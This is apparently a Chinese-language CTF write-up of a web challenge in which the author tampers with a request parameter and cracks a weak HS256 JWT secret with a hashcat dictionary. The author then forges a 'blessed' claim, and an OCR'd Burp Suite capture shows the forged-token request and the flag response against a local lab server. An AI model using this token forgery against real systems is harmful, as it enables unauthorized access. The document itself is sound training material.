
像素勇者和神秘宝藏

> 背景故事：
> 你是一位像素世界的勇者，听说在古老的“Flag神殿”中藏有一件神秘宝藏。但神殿被三道魔法门封锁，每道门都需要特定的“勇气值”才能打开。而你的初始勇气值只有 **0**……

一开始有三个门


咱们先打开A门看看

> 这里可以手点也可以直接修改，我这里就直接修改了




> 说明我们得继续走第二个门

这里提示你不是vip勇者，说明这里有个身份校验，抓包看看




得到一串unicode




还得看第三个门

令牌？ 联想jwt伪造

把token复制下来，然后解密看看




加密算法HS256,然后有个blessed字段为false所以我们得把它伪造成true




根据提示应该可以猜测到秘钥是hectf这五个字母，但是大小写不确定，可以生成一个字典，然后进行hashcat爆破

可以看到爆破出来秘钥，hEctF

然后我们利用这个秘钥进行伪造即可



拿到flag


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Burp AI
Target: http://127.0.0.1:5000 HTTP/1
Request
Pretty Raw Hex
1 POST /enter HTTP/1.1
2 Host: 127.0.0.1:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:5000/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 16
10 Origin: http://127.0.0.1:5000
11 Connection: keep-alive
12 Cookie: role=user; token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyIjoicGxheWVyIiwiYmxlc3N1ZCI6dHJlZSwiZXhwIjo50Tk50Tk50Tk5fQ.xswcOXDhcqBGCnvPFgfStuJ7IiSbZpfxu0trvkIusuk
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 door=C&courage=0
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.13.3
3 Date: Mon, 01 Dec 2025 13:41:10 GMT
4 Content-Type: application/json
5 Content-Length: 146
6 Connection: close
7
8 {
"flag":
"HECTF{pix3l_h3r0_4lw4ys_wan34ts_tlo_enterlll_d00rs_and_FInd_trEasures!)"
,
"msg":"\u795e\u5bbf\u4e4b\u95e8\u8f70\u7136\u5f00\u542f\uff01"
}
9
Inspector
Request attributes
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 15
Response headers 5
Inspector
Notes
Custom actions
Search 0 highlights
Search 0 highlights
Done
312 bytes | 25 millis
Event log (2) All issues
Memory: 165.3MB
Disabled